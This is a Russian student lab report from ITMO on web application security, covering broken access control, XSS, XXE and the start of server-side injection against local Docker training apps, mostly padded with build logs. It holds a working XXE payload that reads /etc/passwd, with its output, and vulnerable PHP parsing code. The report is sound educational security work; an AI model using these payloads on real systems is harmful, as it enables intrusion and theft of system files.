

Министерство науки и высшего образования Российской Федерации
федеральное государственное автономное образовательное учреждение высшего
образования
«НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО»

Отчет

по лабораторной работе по теме: “Безопасность WEB-приложений”

по дисциплине «**Информационная безопасность**»

Автор: Юрпалов С. Н.

Факультет: ИТиП

Группа: М34051



УНИВЕРСИТЕТ ИТМО

Санкт-Петербург 2023


Ход работы:

- 0) Для запуска приложений будем использовать docker.
- 1) Broken Access Control


Запускаем приложение.

```
PS D:\ITMO\8 semester\InformationSecurity\Lab4\task1\tictactoe\deployments> docker-compose up --build
[+] Running 12/12
mysql 11 layers [#####] 0B/0B Pulled 11.4s
d19f32bd9e41 Pull complete 2.0s
f587559f9b58 Pull complete 0.7s
9fb060f92f2f Pull complete 1.0s
27513e1f7a1e Pull complete 1.5s
4a84d3c510ba Pull complete 1.7s
59731d2805a6 Pull complete 2.4s
c008ca4420a8 Pull complete 2.4s
abc47daf3f5d Pull complete 2.6s
dc547eec2be5 Pull complete 6.4s
7bdaf629fe82 Pull complete 3.1s
ddfbe3e29091 Pull complete 3.3s
[+] Building 33.8s (9/9) FINISHED
=> [api internal] load build definition from Dockerfile
=> transferring dockerfile: 264B
=> [api internal] load metadata for docker.io/library/node:8.15.1-alpine
=> [api internal] load .dockerignore
=> transferring context: 2B
=> [api internal] load build context
=> transferring context: 5.21MB
=> [api 1/5] FROM docker.io/library/node:8.15.1-alpine@sha256:8e9987a6d91d783c56980f1bd4b23b4c05f9f6076d513d6350f8
=> resolve docker.io/library/node:8.15.1-alpine@sha256:8e9987a6d91d783c56980f1bd4b23b4c05f9f6076d513d6350f8
=> sha256:ee8b4f3c67facc4f422a9fc6e0d9f8541f0c8e3b74af2c8d7aa2086e4d44f4a0 5.23kB / 5.23kB
=> sha256:c87736221ed0bcaa60b8e92a19bec2284899ef89226f2a07968677cf59e637a4 2.21MB / 2.21MB
=> sha256:f5d566d24cf388bd16d96a8e5e6ae33a5a47916f36e8744d3d4b78c3ea7bcec9 18.87MB / 18.87MB
=> sha256:ecd3a030a46142ea43b86902821374f95626b699f43bca04218f3d21b38f27b4 1.33MB / 1.33MB
=> sha256:8e9987a6d91d783c56980f1bd4b23b4c05f9f6076d513d6350f8f8fe09ed01fd 2.03kB / 2.03kB
=> sha256:7088ed8c29fd23e8f24d18dcc3ca731e1854acb8fc44903a8687daefefb17a7d 951B / 951B
=> extracting sha256:c87736221ed0bcaa60b8e92a19bec2284899ef89226f2a07968677cf59e637a4
=> extracting sha256:f5d566d24cf388bd16d96a8e5e6ae33a5a47916f36e8744d3d4b78c3ea7bcec9
=> extracting sha256:ecd3a030a46142ea43b86902821374f95626b699f43bca04218f3d21b38f27b4
=> [api 2/5] ADD ./ /
=> [api 3/5] RUN npm config set unsafe-perm true
=> [api 4/5] RUN apk update && npm install package.json && npm install -g gulp@3.9.1
=> exporting to image
=> exporting layers
=> writing image sha256:40798cf49cec561e35e5d35ff13015dd69a3852aeb4d1b59847f86bb27605a07
=> naming to docker.io/library/deployments-api
[+] Running 4/1
Network deployments_a5net Created 0.0s
Volume "deployments_db_data" Created 0.0s
Container mysql 11 layers [#####] 0B/0B Pulled 11.4s
Container a5-tictactoe Created 0.0s
```


Регистрируем пользователей с никнеймами test_user_2, test_user_3.



Сыграем за пользователя test_user_2.




Рассмотрим получаемые от сервиса данные при просмотре статистики. Также оценим методы, которые выполняются.




Как можно заметить, статистика тут получается посредством HTTP GET запроса по username пользователя. Проверяется только наличие сессии, но не её идентичность с username.

Воспользуемся этой уязвимостью.

Зайдём под пользователем test_user_3. Сыграем несколько игр для наглядной статистики.



Total	2
Wins	0
Loses	2
Ties	0



Сменим сессию на test_user_2. Отправим GET запрос с query_params = {"user": "test_user_3"}

Получаем ответ – json с чужой статистикой.

```
localhost:10005/statistics/data?user=test_user_3

1 // 20240315161708
2 // http://localhost:10005/statistics/data?user=test_user_3
3
4 {
5   "chartData": [
6     {
7       "y": 0,
8       "label": "Wins"
9     },
10    {
11      "y": 0,
12      "label": "Ties"
13    },
14    {
15      "y": 100,
16      "label": "Loses"
17    }
18  ],
19  "numbers": {
20    "games": 2,
21    "wins": 0,
22    "ties": 0,
23    "loses": 2
24  }
25 }
```

2) Cross-Site Scripting

Запускаем приложение.

```
PS D:\ITMO\8 semester\InfomationSecurity\Lab4\task2\gossip-world\deployments> docker-compose up --build
[+] Running 11/11
✔ mysql-db-a7 10 layers [#####] 0B/0B Pulled 11.5s
✔ 16ec32c2132b Pull complete 2.2s
✔ cbf20e69555c Pull complete 0.9s
✔ a69afd1ffc85 Pull complete 1.2s
✔ 5e720dc7fcd8 Pull complete 2.0s
✔ 3a81d177e410 Pull complete 1.9s
✔ 827c8c103c89 Pull complete 2.8s
✔ 2108ccd01374 Pull complete 2.6s
✔ daa89fc536ce Pull complete 3.0s
✔ 5313da4066cc Pull complete 6.3s
✔ 2ed11818346e Pull complete 3.6s
2024/03/15 17:06:59 http2: server: error reading preface from client //./pipe/docker_engine: file has already been close
d
[+] Building 27.2s (9/9) FINISHED docker:default
=> [app internal] load build definition from Dockerfile 0.0s
=> => transferring dockerfile: 172B 0.0s
=> [app internal] load metadata for docker.io/library/python:3.8 2.5s
=> [app internal] load .dockerignore 0.0s
=> => transferring context: 2B 0.0s
=> [app internal] load build context 0.0s
=> => transferring context: 274B 0.0s
=> [app 1/4] FROM docker.io/library/python:3.8@sha256:23e62414c3310930888bb1690b7f723f52f7ab3a26ff9671e9747f60d169ee 16.6s
=> => resolve docker.io/library/python:3.8@sha256:23e62414c3310930888bb1690b7f723f52f7ab3a26ff9671e9747f60d169ee 0.0s
=> => sha256:d6b065a56b258584b27245bf1db1fe6a4714184d349f1fbc910a0c89d3f153ea 2.01kB / 2.01kB 0.0s
=> => sha256:71215d55680cf0ab2dcc0e1dd65ed76414e3fb0c294249b5b9319a8fa7c398e4 49.55MB / 49.55MB 3.1s
=> => sha256:5f899db30843f8330d5a40d1acb26bb00e93a9f21bfff253f31c20562fa264767 64.14MB / 64.14MB 3.7s
=> => sha256:23e62414c3310930888bb1690b7f723f52f7ab3a26ff9671e9747f60d169ee96 1.86kB / 1.86kB 0.0s
=> => sha256:22c5bcf0d5e7e36298568c4c3c596dd5993e68f6478cefb13c9f65a9cb41b935 7.38kB / 7.38kB 0.0s
=> => sha256:3cb8f9c23302e175d87a827f0a1c376bd59b1f6949bd3bc24ab8da0d669cdfa0 24.05MB / 24.05MB 2.4s
=> => sha256:567db630df8d441ffe43e050ede26996c87e3b33c99f79d4fba0bf6b7ffa0213 211.14MB / 211.14MB 8.3s
=> => extracting sha256:71215d55680cf0ab2dcc0e1dd65ed76414e3fb0c294249b5b9319a8fa7c398e4 2.2s
=> => sha256:d68cd2123173935e339e3feb56980a0aefdf364ad43ca2b9750699e60fbf74c6 6.39MB / 6.39MB 3.8s
=> => sha256:e0a9b8fc4891b1c7703200916d1c542972066f67e3854812d01ef405a6520596 245B / 245B 4.1s
=> => sha256:cd85456c3b32156db361af5b11d0830f05edc527e63ebf224f5c9ffde08ab08 17.28MB / 17.28MB 4.8s
=> => sha256:3f14a07c5a5fe7f08cf299a72d7446451a1d7e1e071dc6214bf5366f1c0a9159 2.85MB / 2.85MB 4.6s
=> => extracting sha256:3cb8f9c23302e175d87a827f0a1c376bd59b1f6949bd3bc24ab8da0d669cdfa0 0.6s
=> => extracting sha256:5f899db30843f8330d5a40d1acb26bb00e93a9f21bfff253f31c20562fa264767 2.4s
=> => extracting sha256:567db630df8d441ffe43e050ede26996c87e3b33c99f79d4fba0bf6b7ffa0213 6.4s
=> => extracting sha256:d68cd2123173935e339e3feb56980a0aefdf364ad43ca2b9750699e60fbf74c6 0.3s
=> => extracting sha256:cd85456c3b32156db361af5b11d0830f05edc527e63ebf224f5c9ffde08ab08 0.5s
=> => extracting sha256:e0a9b8fc4891b1c7703200916d1c542972066f67e3854812d01ef405a6520596 0.0s
=> => extracting sha256:3f14a07c5a5fe7f08cf299a72d7446451a1d7e1e071dc6214bf5366f1c0a9159 0.2s
=> [app 2/4] WORKDIR /app 0.2s
=> [app 3/4] ADD app/requirements.txt /app/requirements.txt 0.0s
=> [app 4/4] RUN pip install -r requirements.txt 7.5s
```

Создаём пользователя и логинимся в систему. Все формы на этих страницах безопасны.

Gossip World!

Login

New user added! ×

test_user_1

.....

[Create a new free account!](#)

GO!

Проверим форму Search.

Gossip World

[Home](#) [New gossip](#) [Logout](#)

Results for


[← Older](#)

[Newer →](#)

Search

Go!

Copyright © Gossip World 2018



Нашли уязвимость.


Далее можно развить атаку, исполнив код, который отправит SQL запрос к базе данных и получит данные пользователей.

3) Security Misconfiguration

Запускаем приложение.

```
PS D:\11mo8 semester\InformationSecurity\Lab4\Tasks\vim\jir-blog\deployments> docker-compose up --build
[+] Building 12.2s (9/9) FINISHED
=> [app internal] load build definition from Dockerfile
=> [app internal] load metadata for docker.io/library/php:apache
=> [app internal] load .dockerignore
=> [app internal] transferring context: 2B
=> [app 1/4] FROM docker.io/library/php:apache@sha256:361bb4e485bf015f1ecef178bd5c15cd2f38fad6ea139d5622b3792e8959b6718bd5c15cd2f38fad6ea139d5622b3792e8959b67
=> resolve docker.io/library/php:apache@sha256:361bb4e485bf015f1ecef178bd5c15cd2f38fad6ea139d5622b3792e8959b67
=> sha256:361bb4e485bf015f1ecef178bd5c15cd2f38fad6ea139d5622b3792e8959b67 1.86kB / 1.86kB
=> sha256:d5aaf617d1d2bc41efbec77e9f05370e6f35d8f4363fb26fa04883ec538b7d66 104.36MB / 104.36MB
=> sha256:2956c235c9f152ca1de69bdf37fa499aefcd113c4cc105b38c37ce3cd9e7d693 3.04kB / 3.04kB
=> sha256:4ececbee892882b976f2c1f697a222f4ecc1dac586caf22638a00a58aeb920078 12.82kB / 12.82kB
=> sha256:8a1e25ce7c4f75e372e9884f8f7b1bedcfe4a7a7d452eb4b0a1c7477c9a90345 29.12MB / 29.12MB
=> sha256:5de14226e1706b621fe796af63b375db247a2490752558ed4f5ea40648234129 225B / 225B
=> sha256:d3ba065e262ff15c57d91609cae32d80920edac1e9b0826e0d8cf5f0f3c60107 270B / 270B
=> sha256:142ecae067f5d5cbf3c2a3cf42d5677472bc8cc633b8ccea33d011749bb84661 20.30MB / 20.30MB
=> sha256:c1f1b407f7499799755557f8769bbeb98d0573d6092913d5303cf951acdace0b 476B / 476B
=> extracting sha256:8a1e25ce7c4f75e372e9884f8f7b1bedcfe4a7a7d452eb4b0a1c7477c9a90345
=> sha256:3bfb5bfb419b0c504a2d6ea61c7799a089a88f25d18c9719bd1c82689e9a46b 12.80MB / 12.80MB
=> sha256:6a1b2cfb806df514ad4cf5cffa00c66aaa6322c1ef8f3b1c597592771925569b 512B / 512B
=> sha256:a63270db9abcf9136a948a2e80ba993666529fa0e553650f2af8541e486021 490B / 490B
=> sha256:4daf799111e1cacd5653596647f1a29996d0d2e048a5ee9ccbf3e705b6d97d6c 11.63MB / 11.63MB
=> sha256:616fcab20224c2e037b0af205548670b497c0e5e3b076af1ed5d62181c7b492d 2.46kB / 2.46kB
=> sha256:c8c1c039414eab873829924352e257a6d7fe52e8960b2d6cdd9be0ee0d85e4d7 249B / 249B
=> sha256:ccd458eb15c3de4d7a72a067265ba33f837efebc69d9e4e0f9a8a52907efec76 894B / 894B
=> extracting sha256:5de14226e1706b621fe796af63b375db247a2490752558ed4f5ea40648234129
=> extracting sha256:d5aaf617d1d2bc41efbec77e9f05370e6f35d8f4363fb26fa04883ec538b7d66
=> extracting sha256:d3ba065e262ff15c57d91609cae32d80920edac1e9b0826e0d8cf5f0f3c60107
=> extracting sha256:142ecae067f5d5cbf3c2a3cf42d5677472bc8cc633b8ccea33d011749bb84661
=> extracting sha256:c1f1b407f7499799755557f8769bbeb98d0573d6092913d5303cf951acdace0b
=> extracting sha256:6a1b2cfb806df514ad4cf5cffa00c66aaa6322c1ef8f3b1c597592771925569b
=> extracting sha256:3bfb5bfb419b0c504a2d6ea61c7799a089a88f25d18c9719bd1c82689e9a46b
=> extracting sha256:a63270db9abcf9136a948a2e80ba993666529fa0e553650f2af8541e486021
=> extracting sha256:4daf799111e1cacd5653596647f1a29996d0d2e048a5ee9ccbf3e705b6d97d6c
=> extracting sha256:616fcab20224c2e037b0af205548670b497c0e5e3b076af1ed5d62181c7b492d
=> extracting sha256:c8c1c039414eab873829924352e257a6d7fe52e8960b2d6cdd9be0ee0d85e4d7
=> extracting sha256:ccd458eb15c3de4d7a72a067265ba33f837efebc69d9e4e0f9a8a52907efec76
=> [app internal] load build context
=> transferring context: 71.17kB
=> [app 2/4] COPY deployments/apache.conf /etc/apache2/sites-available/000-default.conf
=> [app 3/4] COPY deployments/php.ini /usr/local/etc/php/
=> [app 4/4] RUN chown -R www-data:www-data /var/www/html && a2enmod rewrite
=> [app] exporting to image
=> exporting layers
=> writing image sha256:b504c539ae0db5702cfff1ce82a0d450bab94c1e57366d8e94e5208644f30a0ac
=> naming to docker.io/library/deployments-app
[+] Running 0/1
- Network deployments_default Creating
time="2024-03-15T17:40:39+03:00" level=warning msg="Found orphan containers ([mysqlb-a7 a5 tictactoe mysqlbdl]) for this
```


В форму обратной связи отправим такой запрос.



В payload POST запроса увидим следующее.



Отправим запрос curl, создав payload.xml



Рассмотрим php скрипт, который используется на сайте.

```
<?php
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$contact = simplexml_import_dom($dom);
$name = $contact->name;
$email = $contact->email;
$subject = $contact->subject;
$message = $contact->message;

echo "Thanks for the message, $name !";
?>
```

Подставим вместо \$name контент файла /etc/passwd с помощью payload.xml

```
emperor@lorelie:~$ nano payload.xml
emperor@lorelie:~$ curl -d @payload.xml localhost:10004/contact.php ; echo
Thanks for the message, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
!
emperor@lorelie:~$ cat payload.xml
<?xml version="1.0"?>
<!DOCTYPE payload [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<payload>
  <name>&xxe;</name>
  <email>test@test.com</email>
  <subject>XXE Injection Test</subject>
  <message>Test message</message>
</payload>


emperor@lorelie:~$
```

4) Server-Side Injection

Запускаем приложение.

```
Выбрать Администратор: Windows PowerShell
PS D:\ITMO\8_semester\InformationSecurity\Lab4\task4\sstype\deployments> docker-compose up --build
2024/03/15 19:38:45 http2: server: error reading preface from client //./pipe/docker_engine: file has already been close
[+] Building 0.7s (9/9) FINISHED
=> [server internal] load build definition from sstype.Dockerfile
=> => transferring dockerfile: 188B
=> [server internal] load metadata for docker.io/library/python:3
=> [server internal] load .dockerignore
=> => transferring context: 2B
=> [server 1/4] FROM docker.io/library/python:3@sha256:336461f63f4eb1100e178d5acbfea3d1a5b2a53dea88aa0f9b8482d4d
=> [server internal] load build context
=> => transferring context: 578B
